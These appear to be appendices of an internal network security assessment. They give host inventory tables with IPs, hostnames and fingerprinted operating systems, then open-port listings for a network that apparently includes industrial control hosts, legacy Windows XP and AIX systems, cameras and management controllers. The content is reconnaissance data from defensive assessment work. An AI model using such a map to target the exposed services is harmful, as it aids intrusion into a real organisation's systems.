10.100.6.53	IT01-8NQH353	Microsoft Windows 10	
10.100.6.54	IT03-GS77L02	Microsoft Windows 10	
10.100.6.57	IT01-8WWKQ13	Microsoft Windows 10	
10.100.6.60	IT01-2VDFG12	Microsoft Windows 10	
10.100.6.62	IT01-486G8V1	Windows	
10.100.6.65	IT01-B11Y4Y2	Microsoft Windows 10	
10.100.6.66	IT01-GS97L02	Microsoft Windows 10	
10.100.6.68	IT01-CMCW8Y1	Microsoft Windows 10	
10.100.6.69	IT01-9WQ7HD1	Microsoft Windows 10	
10.100.6.80	IT01-486J8V1-Wiring-PC	Microsoft Windows 10 Pro	
10.100.6.81	IT01-CX9WNW1	Microsoft Windows 10 Pro	
10.100.6.82	IT02-FGTR5Q1	Microsoft Windows 10	
10.100.6.84	IT01-G9S2YM2	Microsoft Windows 10	
10.100.6.90	IT01-FT0Y4Y2	Microsoft Windows 10 Pro	
10.100.6.92	IT01-1K7FLR2	Microsoft Windows 10	
10.100.7.50	IT02-8ZWM353	Microsoft Windows 10	
10.100.7.51	it03-8ddvdv1	Microsoft Windows Server 2012 R2 Standard	
10.100.7.53	URSHISTSVR01	Microsoft Windows Server 2012 R2 Standard	
10.100.7.62	OSSEM2_RIOHMI01	Microsoft Windows 10 Enterprise	
10.100.7.66	URSIOSSVR02	Microsoft Windows Server 2012 R2 Standard	
10.100.7.69		Linux Kernel 2.6	
10.100.7.70	EWS-01	Microsoft Windows 10	

10.100.7.71	VSS-01B	Windows Server 2016 Standard 14393	
10.100.7.72	DESKTOP-KOCHTQC	Microsoft Windows 10 Enterprise	
10.100.7.73	VSS-01A	Windows Server 2016 Standard 14393	
10.100.7.75	IT03-5D3BVV1	Microsoft Windows 10 Pro	
10.100.7.77	HMI-01A	Microsoft Windows 10	
10.100.7.78	OSSEM3_RIUHMI01	Microsoft Windows 10 Enterprise	
10.100.7.82	TESTPC06	Microsoft Windows 10 Pro	
10.100.7.84	HMI1	Microsoft Windows 10	
10.100.7.85	MPM	Windows Server 2016 Standard 14393	
10.100.7.86	HIST-01A	Microsoft Windows 10	
10.100.7.87	SmartTool	Windows Server 2016 Standard 14393	
10.100.7.88	URSIOSSVR01	Microsoft Windows Server 2012 R2 Standard	
10.100.7.90	HMI-01B	Microsoft Windows 10	
10.100.7.93	OWS-01A	Microsoft Windows 10	
10.100.7.95	IT09-5Z5KN53	VMware ESXi 7.0.0 build-16324942	
10.100.7.96		VMware ESXi 7.0.0 build-16324942	
10.100.7.98		Ubuntu 16.04 Linux Kernel 4.4	
10.100.7.101	SmartTool-TMP	Windows Server 2016 Standard 14393	
10.100.7.110		Microsoft Windows Server 2012 R2 Standard	
10.100.7.111		Microsoft Windows 7 Professional	
10.100.7.115		Microsoft Windows 7 Professional	
10.100.7.116		Microsoft Windows 10	
10.100.7.118		Microsoft Windows	
10.100.7.119		Microsoft Windows Server 2012 R2 Standard	
10.100.7.125		Microsoft Windows Server 2008 R2 Standard Service Pack 1	
10.100.7.131		Microsoft Windows 7 Ultimate	
10.100.7.135		Microsoft Windows Server 2008 Standard Service Pack 2	
10.100.7.136		Microsoft Windows XP Service Pack 2	
10.100.7.201		Microsoft Windows 10 Pro	
10.100.7.210		Microsoft Windows 7 Professional	
10.100.20.2		Microsoft Windows 10 Pro	
10.100.20.7		Microsoft Windows 10 Pro	
10.100.20.11		Microsoft Windows 10 Pro	
10.100.20.33	lt186	Microsoft Windows 10 Pro	
10.100.20.38	ssd505	Microsoft Windows 10 Pro	
10.100.20.59		Linux Kernel 2.6	
10.100.20.67	lt114-joseguit	Linux Kernel 2.6	
10.100.20.145		Windows	
10.100.20.149	sudhirlt_xp	Linux Kernel 2.6	
10.100.20.194	lt66-sv	Linux Kernel 2.6	
10.100.20.195		Microsoft Windows 10 Pro	
10.100.20.200		Microsoft Windows 10 Pro	
10.100.31.50		Linux Kernel	

10.100.31.51		Linux Kernel	
10.100.31.52		Linux Kernel 2.6	
10.100.31.53		Linux Kernel	
10.100.31.54		Linux Kernel 2.6	
10.100.31.55		Linux Kernel	
10.100.31.56		Linux Kernel	
10.100.31.58		Linux Kernel	
10.100.31.59		Microsoft Windows 10 Pro	
10.100.31.60		Linux Kernel 2.6	
10.100.31.61		Microsoft Windows 10 Pro	
10.100.31.67		Linux Kernel	
10.100.31.69		Linux Kernel 2.6	
10.100.31.70		Microsoft Windows 10	
10.100.31.71		Linux Kernel	
10.100.31.73		Linux Kernel	
10.100.31.75		Linux Kernel	
10.100.31.77		Linux Kernel	
10.100.31.80		Linux Kernel	
10.100.31.81		Linux Kernel 2.6	
10.100.31.82		Linux Kernel 2.6	
10.100.32.30		Cisco SIP Device	
10.100.32.50		Linux Kernel	
10.100.32.51		Linux Kernel	
10.100.32.52		Linux Kernel	
10.100.32.53		Linux Kernel	
10.100.32.54		Linux Kernel	
10.100.32.55		Linux Kernel	
10.100.32.56		Linux Kernel	
10.100.32.57		Linux Kernel	
10.100.32.58		Linux Kernel	
10.100.32.59		Linux Kernel	
10.100.32.61		Linux Kernel	
10.100.32.62		Linux Kernel	
10.100.32.63		Microsoft Windows 10 Pro	
10.100.32.65		Microsoft Windows 10 Pro	
10.100.32.69		Linux Kernel	
10.100.33.20		Linux Kernel 2.6	
10.100.33.50		Linux Kernel	
10.100.33.52		Linux Kernel 2.2	
10.100.33.53		Microsoft Windows 10 Pro	
10.100.33.54		Microsoft Windows 10 Pro	
10.100.33.55		Linux Kernel	
10.100.33.59		Microsoft Windows 10 Pro	

10.100.33.61		Microsoft Windows 10 Pro	
10.100.34.50		Linux Kernel	
10.100.34.51		Linux Kernel	
10.100.34.52		Linux Kernel	
10.100.34.53		Linux Kernel	
10.100.34.54		Linux Kernel	
10.100.34.55		Linux Kernel	
10.100.34.56		Linux Kernel	
10.100.34.57		Linux Kernel	
10.100.34.58		Linux Kernel	
10.100.34.59		Linux Kernel	
10.100.34.60		Linux Kernel	
10.100.34.61		Linux Kernel	
10.100.34.62		Linux Kernel	
10.100.34.63		Linux Kernel	
10.100.34.64		Linux Kernel	
10.100.34.65		Linux Kernel 2.6	
10.100.34.66		Linux Kernel	
10.100.34.67		Linux Kernel	
10.100.34.68		Linux Kernel	
10.100.34.69		Linux Kernel	
10.100.34.70		Linux Kernel	
10.100.34.71		Linux Kernel	
10.100.34.72		Linux Kernel	
10.100.34.73		Linux Kernel	
10.100.34.74		Linux Kernel	
10.100.34.75		Linux Kernel	
10.100.34.76		Linux Kernel	
10.100.34.77		Linux Kernel	
10.100.34.78		Linux Kernel	
10.100.34.79		Linux Kernel	
10.100.34.80		Linux Kernel	
10.100.34.81		Linux Kernel	
10.100.34.83		Windows	
10.100.34.85		Microsoft Windows 10 Pro	
10.100.34.86		Microsoft Windows 10 Pro	
10.100.35.50		Linux Kernel 2.6	
10.100.35.51		Linux Kernel 2.6	
10.100.35.58		CentOS Linux 7 Linux Kernel 3.10	
10.100.35.60		Linux Kernel 2.6	
10.100.35.61		Linux Kernel 2.6	
10.100.35.65		Linux Kernel 2.6	
10.100.35.70		Linux Kernel 2.6	

10.100.35.72		Windows	
10.100.35.77		Microsoft Windows 10 Pro	
10.100.35.84		Linux Kernel 2.6	
10.100.35.89		Microsoft Windows 10 Pro	
10.100.35.104		Linux Kernel 2.6	
10.100.35.119		Microsoft Windows 10 Pro	
10.100.35.120		Linux Kernel 2.6	
192.168.2.3		VMware ESXi	
192.168.2.5		VMware ESXi	
192.168.2.6		Microsoft Windows Server 2012 R2	
192.168.2.8		Microsoft Windows Server 2012 R2 Standard	
192.168.2.18		Microsoft Windows	
192.168.2.19		Microsoft Windows Server 2012 R2	
192.168.2.20		Debian 7.0 Linux Kernel 3.2	
192.168.2.22		Microsoft Windows Server 2012 R2	
192.168.2.25		Microsoft Windows 10 Pro	
192.168.2.28		Linux Kernel 2.6	
192.168.2.32		Microsoft Windows Server 2012 R2 Standard	
192.168.2.34		Juniper Junos 15.1X49	
192.168.2.46		Linux Kernel 2.6	
192.168.2.51		Linux Kernel 3.10 on CentOS Linux release 7	
192.168.2.55		Linux Kernel 2.2	
192.168.2.58		Linux Kernel 2.2	
192.168.2.65		Linux Kernel 2.6	
192.168.2.71		Microsoft Windows 10 Pro	
192.168.2.74		Microsoft Windows 10 Pro	
192.168.2.78		Microsoft Windows 10 Pro	
192.168.2.82		Windows	
192.168.2.14		SCO UnixWare 7.1.1	
10.100.6.87		AXIS Network Camera	
192.168.2.16		SCO UnixWare 7.1.1	
10.100.7.74		Apple Airport	
10.100.6.77		AIX 4.3.2	
10.100.6.76		AIX 4.3.2	
10.100.6.74		AIX 4.3.2	
10.100.35.76		iPhone or iPad	
192.168.2.23		Yealink SIP Device	
10.100.6.67		AIX 4.3.2	
192.168.2.24		Yealink SIP Device	
10.100.35.73		LG Electronics. LG TV 1.0	
10.100.6.63		AIX 4.3.2	
192.168.2.30		Yealink SIP Device	
10.100.35.67		iPhone or iPad	

192.168.2.56		Polycom SIP Device	
10.100.5.80		AIX 4.3.2	
10.100.5.79		AIX 4.3.2	
10.100.5.78		AIX 4.3.2	
10.100.5.77		AIX 4.3.2	
10.100.5.76		AIX 4.3.2	
10.100.5.75		AIX 4.3.2	
10.100.5.71		AIX 4.3.2	
10.100.5.70		AIX 4.3.2	
10.100.5.69		AIX 4.3.2	
192.168.2.59		Yealink SIP Device	
10.100.5.65		AIX 4.3.2	
192.168.2.60		Yealink SIP Device	
192.168.2.63		Yealink SIP Device	
10.100.5.58		VxWorks 5.5	
192.168.2.70		Darwin	
192.168.2.73		Darwin	
192.168.2.77		Darwin	
192.168.2.81		Darwin	
192.168.2.90		iPhone or iPad	
10.100.4.50		Dell PowerEdge Blade Chassis	
10.100.3.151		AXIS Q1765-LE Network Camera with firmware 6.50.1 (2017)	
10.100.3.150		AXIS Network Camera	
10.100.3.91		AIX 4.3.2	
10.100.3.87		AIX 4.3.2	
10.100.3.86		AIX 4.3.2	
10.100.3.85		AIX 4.3.2	
10.100.3.77		AIX 4.3.2	
10.100.3.69		Dell PowerEdge Blade Chassis	
192.168.2.92		Darwin	
10.100.3.63		SCO UnixWare 7.1.1	
192.168.2.94		Darwin	
10.100.3.57		Polycom SIP Device	
10.100.35.52		iPhone or iPad	
10.100.7.97		Arista EOS	
10.100.7.150		AXIS Network Camera	
10.100.20.13	lt106	iPhone or iPad	
10.100.2.76		AIX 4.3.2	
10.100.2.75		AIX 4.3.2	
10.100.2.73		AIX 4.3.2	
10.100.20.130		Oracle Integrated Lights Out Manager	
10.100.2.67		AIX 4.3.2	
10.100.20.131		Oracle Integrated Lights Out Manager	

10.100.20.135		Grandstream SIP Device	
10.100.2.61		AIX 4.3.2	
10.100.20.141		Oracle Integrated Lights Out Manager	
10.100.20.142	lt36	Oracle Integrated Lights Out Manager	
10.100.20.156		iPhone or iPad	
10.100.20.173		iPhone or iPad	
10.100.34.46		HP Integrated Lights-Out	
10.100.31.64		Polycom SIP Device	
10.100.31.65		Polycom SIP Device	
10.100.1.79		Dell PowerEdge Blade Chassis	
10.100.1.74		Polycom SIP Device	
10.100.1.72		AIX 4.3.2	
10.100.1.70		AIX 4.3.2	
10.100.1.53	npi6b6417	AIX 4.3.2	
10.100.7.64		VxWorks 5.5	
10.100.31.66		Polycom SIP Device	
10.100.7.63		VxWorks 5.5	
10.100.7.67		Netgear GS724T Switch	
10.100.7.59		AIX 4.3.2	
192.168.2.2		iPhone or iPad	
10.100.7.68		Netgear GS724T Switch	
10.100.35.79		iPhone or iPad	
192.168.2.7		Integrated Dell Remote Access Controller (iDRAC)	
192.168.2.12		Dell PowerConnect Switch	

Appendix B: Host Discovery (Opened Ports)

Internal Network Security Assessment

IP Address	DNS Name	Port	Protocol
10.100.1.66	IT10--HNGWST2	445	tcp
10.100.1.68	IT10-F20GXV1	445	tcp
10.100.1.76	IT10-F8BP2R1	3389	tcp
10.100.1.76	IT10-F8BP2R1	445	tcp
10.100.1.76	IT10-F8BP2R1	5900	tcp
10.100.1.80		8009	tcp
10.100.1.80		8008	tcp
10.100.1.80		1900	udp
10.100.1.80		8443	tcp
10.100.1.96		22	tcp
10.100.1.97	IT10-37HWTR1	445	tcp
10.100.1.99	IT10-BVMFJX2	445	tcp
10.100.1.99	IT10-BVMFJX2	3389	tcp
10.100.1.99	IT10-BVMFJX2	5900	tcp
10.100.1.150		3702	udp
10.100.1.150		1900	udp
10.100.1.150		5353	udp
10.100.1.150		49152	tcp
10.100.1.150		443	tcp
10.100.1.150		80	tcp
10.100.1.151		49152	tcp
10.100.1.151		5353	udp
10.100.1.151		1900	udp
10.100.1.151		80	tcp
10.100.1.151		3702	udp
10.100.1.151		443	tcp
10.100.2.45		3478	udp
10.100.2.45		1900	udp
10.100.2.45		8443	tcp
10.100.2.45		5353	udp
10.100.2.45		443	tcp
10.100.2.49	IT09-H42HYV1	445	tcp
10.100.2.49	IT09-H42HYV1	5355	udp
10.100.2.49	IT09-H42HYV1	443	tcp
10.100.2.49	IT09-H42HYV1	27000	tcp
10.100.2.49	IT09-H42HYV1	3389	tcp
10.100.2.49	IT09-H42HYV1	5353	udp

10.100.2.51		8834	tcp
10.100.2.52	WIN-NLN1IU84VKS	5355	udp
10.100.2.52	WIN-NLN1IU84VKS	445	tcp
10.100.2.53	it05-100625	8000	tcp
10.100.2.53	it05-100625	3389	tcp
10.100.2.53	it05-100625	8191	tcp
10.100.2.53	it05-100625	8089	tcp
10.100.2.53	it05-100625	5900	tcp
10.100.2.53	it05-100625	445	tcp
10.100.2.53	it05-100625	5355	udp
10.100.2.54	IT09-1KBKLR2	5355	udp
10.100.2.54	IT09-1KBKLR2	3389	tcp
10.100.2.54	IT09-1KBKLR2	5900	tcp
10.100.2.54	IT09-1KBKLR2	17500	udp
10.100.2.55	Training3	5355	udp
10.100.2.55	Training3	445	tcp
10.100.2.56		443	tcp
10.100.2.56		9080	tcp
10.100.2.57		443	tcp
10.100.2.57		9080	tcp
10.100.2.58		9080	tcp
10.100.2.58		443	tcp
10.100.2.59	WIN-NLN1IU84VKS	5355	udp
10.100.2.59	WIN-NLN1IU84VKS	445	tcp
10.100.2.60		443	tcp
10.100.2.60		9080	tcp
10.100.2.63	WIN-NLN1IU84VKS	5355	udp
10.100.2.63	WIN-NLN1IU84VKS	445	tcp
10.100.2.64	it10-g0wtsw1	445	tcp
10.100.2.64	it10-g0wtsw1	5355	udp
10.100.2.65	IT09-JGYQ733	445	tcp
10.100.2.65	IT09-JGYQ733	5355	udp
10.100.2.66	IT10-34S1MQ1	5355	udp
10.100.2.66	IT10-34S1MQ1	5353	udp
10.100.2.66	IT10-34S1MQ1	5900	tcp
10.100.2.66	IT10-34S1MQ1	445	tcp
10.100.2.70	IT09-6GRJN53	5355	udp
10.100.2.70	IT09-6GRJN53	443	tcp
10.100.2.70	IT09-6GRJN53	445	tcp
10.100.2.81	WindUtilWS	5355	udp
10.100.2.81	WindUtilWS	5900	tcp
10.100.2.81	WindUtilWS	3389	tcp
10.100.2.82	Training8	5355	udp

10.100.2.82	Training8	445	tcp
10.100.2.83	Training2	5355	udp
10.100.2.83	Training2	445	tcp
10.100.2.93	IT10-DHVDT13	5355	udp
10.100.2.93	IT10-DHVDT13	3389	tcp
10.100.2.93	IT10-DHVDT13	5900	tcp
10.100.2.93	IT10-DHVDT13	445	tcp
10.100.3.51	IT03-4M7MM32	3389	tcp
10.100.3.51	IT03-4M7MM32	445	tcp
10.100.3.52	IT10-CM1V8Y1	5900	tcp
10.100.3.52	IT10-CM1V8Y1	3389	tcp
10.100.3.53		22	tcp
10.100.3.56	IT02-FNFR2R1	445	tcp
10.100.3.64	IT01-4P775Y2	5900	tcp
10.100.3.64	IT01-4P775Y2	27000	tcp
10.100.3.64	IT01-4P775Y2	3389	tcp
10.100.3.64	IT01-4P775Y2	445	tcp
10.100.5.51	IT03-75NWST2	902	tcp
10.100.5.52		80	tcp
10.100.5.52		22	tcp
10.100.5.52		5353	udp
10.100.5.53		80	tcp
10.100.5.53		5353	udp
10.100.5.53		22	tcp
10.100.5.55	IT09-5Z5KN53	445	tcp
10.100.5.56	IT02-GS5WZY2	445	tcp
10.100.5.59	IT06-G8F8HF1	445	tcp
10.100.5.60	IT08-DF9HLW2	445	tcp
10.100.5.60	IT08-DF9HLW2	3389	tcp
10.100.5.60	IT08-DF9HLW2	5900	tcp
10.100.5.61	IT02-34HR733	445	tcp
10.100.5.62	IT02-DWCKN53	445	tcp
10.100.5.64	CONMSAUTHMI601	49156	tcp
10.100.5.64	CONMSAUTHMI601	445	tcp
10.100.5.64	CONMSAUTHMI601	80	tcp
10.100.5.64	CONMSAUTHMI601	1433	tcp
10.100.5.64	CONMSAUTHMI601	3389	tcp
10.100.5.67	IT02-4RWKQ13	445	tcp
10.100.5.68	IT02-2SD5Y2	3389	tcp
10.100.5.68	IT02-2SD5Y2	1433	tcp
10.100.5.68	IT02-2SD5Y2	445	tcp
10.100.5.68	IT02-2SD5Y2	5900	tcp
10.100.5.68	IT02-2SD5Y2	27000	tcp

10.100.6.20		49152	tcp
10.100.6.20		443	tcp
10.100.6.20		80	tcp
10.100.6.20		5353	udp
10.100.6.20		1900	udp
10.100.6.20		3702	udp
10.100.6.25		161	udp
10.100.6.25		9999	tcp
10.100.6.26		9999	tcp
10.100.6.26		161	udp
10.100.6.50	IT02-FGXJ842	445	tcp
10.100.6.53	IT01-8NQH353	445	tcp
10.100.6.57	IT01-8WWKQ13	445	tcp
10.100.6.60	IT01-2VDFG12	445	tcp
10.100.6.62	IT01-486G8V1	445	tcp
10.100.6.65	IT01-B11Y4Y2	5900	tcp
10.100.6.65	IT01-B11Y4Y2	3389	tcp
10.100.6.65	IT01-B11Y4Y2	445	tcp
10.100.6.66	IT01-GS97L02	445	tcp
10.100.6.68	IT01-CMCW8Y1	445	tcp
10.100.6.69	IT01-9WQ7HD1	445	tcp
10.100.6.80	IT01-486J8V1-Wiring-PC	445	tcp
10.100.6.81	IT01-CX9WNW1	445	tcp
10.100.6.81	IT01-CX9WNW1	3389	tcp
10.100.6.84	IT01-G9S2YM2	445	tcp
10.100.6.90	IT01-FT0Y4Y2	3389	tcp
10.100.6.90	IT01-FT0Y4Y2	5900	tcp
10.100.6.90	IT01-FT0Y4Y2	445	tcp
10.100.6.92	IT01-1K7FLR2	445	tcp
10.100.7.50	IT02-8ZWM353	445	tcp
10.100.7.51	it03-8ddvdv1	3389	tcp
10.100.7.51	it03-8ddvdv1	445	tcp
10.100.7.53	URSHISTSVR01	1433	tcp
10.100.7.53	URSHISTSVR01	445	tcp
10.100.7.53	URSHISTSVR01	3389	tcp
10.100.7.62	OSSEM2_RIOHMI01	445	tcp
10.100.7.62	OSSEM2_RIOHMI01	3389	tcp
10.100.7.66	URSIOSSVR02	445	tcp
10.100.7.66	URSIOSSVR02	3389	tcp
10.100.7.69		443	tcp
10.100.7.70	EWS-01	445	tcp
10.100.7.70	EWS-01	7153	tcp
10.100.7.70	EWS-01	27000	tcp

10.100.7.71	VSS-01B	1433	tcp
10.100.7.71	VSS-01B	445	tcp
10.100.7.72	DESKTOP-KOCHTQC	3389	tcp
10.100.7.72	DESKTOP-KOCHTQC	445	tcp
10.100.7.73	VSS-01A	445	tcp
10.100.7.73	VSS-01A	1433	tcp
10.100.7.75	IT03-5D3BVV1	3389	tcp
10.100.7.75	IT03-5D3BVV1	445	tcp
10.100.7.77	HMI-01A	7153	tcp
10.100.7.77	HMI-01A	445	tcp
10.100.7.77	HMI-01A	27000	tcp
10.100.7.78	OSSEM3_RIUHMI01	3389	tcp
10.100.7.78	OSSEM3_RIUHMI01	445	tcp
10.100.7.82	TESTPC06	3389	tcp
10.100.7.82	TESTPC06	445	tcp
10.100.7.84	HMI1	445	tcp
10.100.7.84	HMI1	27000	tcp
10.100.7.84	HMI1	3389	tcp
10.100.7.85	MPM	1433	tcp
10.100.7.85	MPM	445	tcp
10.100.7.85	MPM	1434	udp
10.100.7.86	HIST-01A	27000	tcp
10.100.7.86	HIST-01A	445	tcp
10.100.7.86	HIST-01A	1434	udp
10.100.7.86	HIST-01A	1433	tcp
10.100.7.87	SmartTool	445	tcp
10.100.7.88	URSIOSSVR01	3389	tcp
10.100.7.88	URSIOSSVR01	445	tcp
10.100.7.90	HMI-01B	27000	tcp
10.100.7.90	HMI-01B	445	tcp
10.100.7.93	OWS-01A	7153	tcp
10.100.7.93	OWS-01A	44818	udp
10.100.7.93	OWS-01A	44818	tcp
10.100.7.93	OWS-01A	27000	tcp
10.100.7.95	IT09-5Z5KN53	443	tcp
10.100.7.95	IT09-5Z5KN53	9080	tcp
10.100.7.96		9080	tcp
10.100.7.96		443	tcp
10.100.7.98		21	tcp
10.100.7.98		2222	tcp
10.100.7.98		22	tcp
10.100.7.98		443	tcp
10.100.7.101	SmartTool-TMP	445	tcp

10.100.7.110		80	tcp
10.100.7.110		3389	tcp
10.100.7.110		445	tcp
10.100.7.110		27000	tcp
10.100.7.111		3071	tcp
10.100.7.111		445	tcp
10.100.7.115		49161	tcp
10.100.7.115		27000	tcp
10.100.7.115		445	tcp
10.100.7.115		3389	tcp
10.100.7.116		445	tcp
10.100.7.116		1433	tcp
10.100.7.118		445	tcp
10.100.7.118		3389	tcp
10.100.7.119		1433	tcp
10.100.7.119		445	tcp
10.100.7.125		1434	udp
10.100.7.125		3389	tcp
10.100.7.125		44818	tcp
10.100.7.125		445	tcp
10.100.7.125		27000	tcp
10.100.7.131		445	tcp
10.100.7.131		3389	tcp
10.100.7.135		3389	tcp
10.100.7.135		27000	tcp
10.100.7.135		445	tcp
10.100.7.136		445	tcp
10.100.7.136		3389	tcp
10.100.7.201		445	tcp
10.100.7.201		5900	tcp
10.100.7.201		3389	tcp
10.100.7.210		445	tcp
10.100.7.210		3389	tcp
10.100.7.210		3071	tcp
10.100.20.2		445	tcp
10.100.20.7		445	tcp
10.100.20.11		445	tcp
10.100.20.33	lt186	3389	tcp
10.100.20.33	lt186	5900	tcp
10.100.20.33	lt186	445	tcp
10.100.20.38	ssd505	445	tcp
10.100.20.145		445	tcp
10.100.20.195		445	tcp

10.100.20.200		27000	tcp
10.100.20.200		445	tcp
10.100.20.200		1433	tcp
10.100.31.50		5353	udp
10.100.31.50		80	tcp
10.100.31.50		22	tcp
10.100.31.51		80	tcp
10.100.31.51		22	tcp
10.100.31.51		5353	udp
10.100.31.52		80	tcp
10.100.31.52		5353	udp
10.100.31.52		1900	udp
10.100.31.52		49152	tcp
10.100.31.52		443	tcp
10.100.31.53		22	tcp
10.100.31.53		5353	udp
10.100.31.53		80	tcp
10.100.31.54		443	tcp
10.100.31.54		80	tcp
10.100.31.54		49152	tcp
10.100.31.54		1900	udp
10.100.31.54		5353	udp
10.100.31.55		80	tcp
10.100.31.55		22	tcp
10.100.31.55		5353	udp
10.100.31.56		22	tcp
10.100.31.56		80	tcp
10.100.31.56		5353	udp
10.100.31.58		5353	udp
10.100.31.58		80	tcp
10.100.31.58		22	tcp
10.100.31.59		445	tcp
10.100.31.60		5060	tcp
10.100.31.60		5353	udp
10.100.31.60		5060	udp
10.100.31.60		1900	udp
10.100.31.60		49152	tcp
10.100.31.60		80	tcp
10.100.31.60		443	tcp
10.100.31.61		445	tcp
10.100.31.67		80	tcp
10.100.31.67		22	tcp
10.100.31.67		5353	udp

10.100.31.69		1900	udp
10.100.31.69		443	tcp
10.100.31.69		5060	udp
10.100.31.69		5353	udp
10.100.31.69		5060	tcp
10.100.31.69		80	tcp
10.100.31.69		5061	tcp
10.100.31.69		49152	tcp
10.100.31.70		445	tcp
10.100.31.71		80	tcp
10.100.31.71		5353	udp
10.100.31.71		22	tcp
10.100.31.73		5353	udp
10.100.31.73		22	tcp
10.100.31.73		80	tcp
10.100.31.75		80	tcp
10.100.31.75		5353	udp
10.100.31.75		22	tcp
10.100.31.77		80	tcp
10.100.31.77		5353	udp
10.100.31.77		22	tcp
10.100.31.80		5353	udp
10.100.31.80		22	tcp
10.100.31.80		80	tcp
10.100.31.81		5353	udp
10.100.31.81		1900	udp
10.100.31.81		49152	tcp
10.100.31.81		80	tcp
10.100.31.81		443	tcp
10.100.31.82		49152	tcp
10.100.31.82		443	tcp
10.100.31.82		80	tcp
10.100.31.82		1900	udp
10.100.31.82		5353	udp
10.100.32.50		5353	udp
10.100.32.50		22	tcp
10.100.32.50		80	tcp
10.100.32.51		22	tcp
10.100.32.51		80	tcp
10.100.32.51		5353	udp
10.100.32.52		5353	udp
10.100.32.52		80	tcp
10.100.32.52		22	tcp

10.100.32.53		5353	udp
10.100.32.53		80	tcp
10.100.32.53		22	tcp
10.100.32.54		5353	udp
10.100.32.54		80	tcp
10.100.32.54		22	tcp
10.100.32.55		5353	udp
10.100.32.55		80	tcp
10.100.32.55		22	tcp
10.100.32.56		5353	udp
10.100.32.56		80	tcp
10.100.32.56		22	tcp
10.100.32.57		5353	udp
10.100.32.57		80	tcp
10.100.32.57		22	tcp
10.100.32.58		5353	udp
10.100.32.58		80	tcp
10.100.32.58		22	tcp
10.100.32.59		5353	udp
10.100.32.59		22	tcp
10.100.32.59		80	tcp
10.100.32.61		80	tcp
10.100.32.61		5353	udp
10.100.32.61		22	tcp
10.100.32.62		80	tcp
10.100.32.62		5353	udp
10.100.32.62		22	tcp
10.100.32.63		445	tcp
10.100.32.65		5900	tcp
10.100.32.65		445	tcp
10.100.32.65		3389	tcp
10.100.32.69		22	tcp
10.100.32.69		5353	udp
10.100.32.69		80	tcp
10.100.33.20		1900	udp
10.100.33.20		49152	tcp
10.100.33.20		5353	udp
10.100.33.20		80	tcp
10.100.33.20		3702	udp
10.100.33.50		22	tcp
10.100.33.50		5353	udp
10.100.33.50		80	tcp
10.100.33.52		443	tcp

10.100.33.53		445	tcp
10.100.33.54		5900	tcp
10.100.33.54		3389	tcp
10.100.33.54		445	tcp
10.100.33.55		5353	udp
10.100.33.55		22	tcp
10.100.33.55		80	tcp
10.100.33.59		3389	tcp
10.100.33.59		445	tcp
10.100.33.59		5900	tcp
10.100.33.61		5900	tcp
10.100.33.61		3389	tcp
10.100.34.50		22	tcp
10.100.34.50		5353	udp
10.100.34.50		80	tcp
10.100.34.51		22	tcp
10.100.34.51		5353	udp
10.100.34.51		80	tcp
10.100.34.52		22	tcp
10.100.34.52		5353	udp
10.100.34.52		80	tcp
10.100.34.53		22	tcp
10.100.34.53		5353	udp
10.100.34.53		80	tcp
10.100.34.54		22	tcp
10.100.34.54		5353	udp
10.100.34.54		80	tcp
10.100.34.55		22	tcp
10.100.34.55		5353	udp
10.100.34.55		80	tcp
10.100.34.56		80	tcp
10.100.34.56		22	tcp
10.100.34.56		5353	udp
10.100.34.57		5353	udp
10.100.34.57		80	tcp
10.100.34.57		22	tcp
10.100.34.58		80	tcp
10.100.34.58		22	tcp
10.100.34.58		5353	udp
10.100.34.59		5353	udp
10.100.34.59		80	tcp
10.100.34.59		22	tcp
10.100.34.60		22	tcp

10.100.34.60		5353	udp
10.100.34.60		80	tcp
10.100.34.61		5353	udp
10.100.34.61		22	tcp
10.100.34.61		80	tcp
10.100.34.62		5353	udp
10.100.34.62		22	tcp
10.100.34.62		80	tcp
10.100.34.63		5353	udp
10.100.34.63		22	tcp
10.100.34.63		80	tcp
10.100.34.64		5353	udp
10.100.34.64		22	tcp
10.100.34.64		80	tcp
10.100.34.65		5353	udp
10.100.34.65		22	tcp
10.100.34.65		80	tcp
10.100.34.65		443	tcp
10.100.34.66		22	tcp
10.100.34.66		80	tcp
10.100.34.66		5353	udp
10.100.34.67		22	tcp
10.100.34.67		80	tcp
10.100.34.67		5353	udp
10.100.34.68		5353	udp
10.100.34.68		22	tcp
10.100.34.68		80	tcp
10.100.34.69		22	tcp
10.100.34.69		5353	udp
10.100.34.69		80	tcp
10.100.34.70		5353	udp
10.100.34.70		80	tcp
10.100.34.70		22	tcp
10.100.34.71		80	tcp
10.100.34.71		22	tcp
10.100.34.71		5353	udp
10.100.34.72		5353	udp
10.100.34.72		80	tcp
10.100.34.72		22	tcp
10.100.34.73		22	tcp
10.100.34.73		80	tcp
10.100.34.73		5353	udp
10.100.34.74		5353	udp

10.100.34.74		80	tcp
10.100.34.74		22	tcp
10.100.34.75		80	tcp
10.100.34.75		22	tcp
10.100.34.75		5353	udp
10.100.34.76		80	tcp
10.100.34.76		5353	udp
10.100.34.76		22	tcp
10.100.34.77		22	tcp
10.100.34.77		5353	udp
10.100.34.77		80	tcp
10.100.34.78		5353	udp
10.100.34.78		22	tcp
10.100.34.78		80	tcp
10.100.34.79		5353	udp
10.100.34.79		22	tcp
10.100.34.79		80	tcp
10.100.34.80		80	tcp
10.100.34.80		5353	udp
10.100.34.80		22	tcp
10.100.34.80		443	tcp
10.100.34.81		5353	udp
10.100.34.81		80	tcp
10.100.34.81		22	tcp
10.100.34.83		445	tcp
10.100.34.85		3389	tcp
10.100.34.85		5900	tcp
10.100.34.85		445	tcp
10.100.34.86		445	tcp
10.100.35.50		3478	udp
10.100.35.50		5353	udp
10.100.35.50		1900	udp
10.100.35.50		443	tcp
10.100.35.51		53	udp
10.100.35.51		443	tcp
10.100.35.72		445	tcp
10.100.35.77		445	tcp
10.100.35.89		445	tcp
10.100.35.89		3389	tcp
10.100.35.89		5900	tcp
10.100.35.104		443	tcp
10.100.35.104		53	udp
10.100.35.119		445	tcp

10.100.35.119		3389	tcp
192.168.2.3		443	tcp
192.168.2.3		5989	tcp
192.168.2.3		902	tcp
192.168.2.5		5989	tcp
192.168.2.5		902	tcp
192.168.2.5		443	tcp
192.168.2.6		3389	tcp
192.168.2.6		2049	tcp
192.168.2.6		3268	tcp
192.168.2.6		389	tcp
192.168.2.6		80	tcp
192.168.2.6		1031	tcp
192.168.2.8		1434	udp
192.168.2.8		3389	tcp
192.168.2.8		1433	tcp
192.168.2.8		2002	tcp
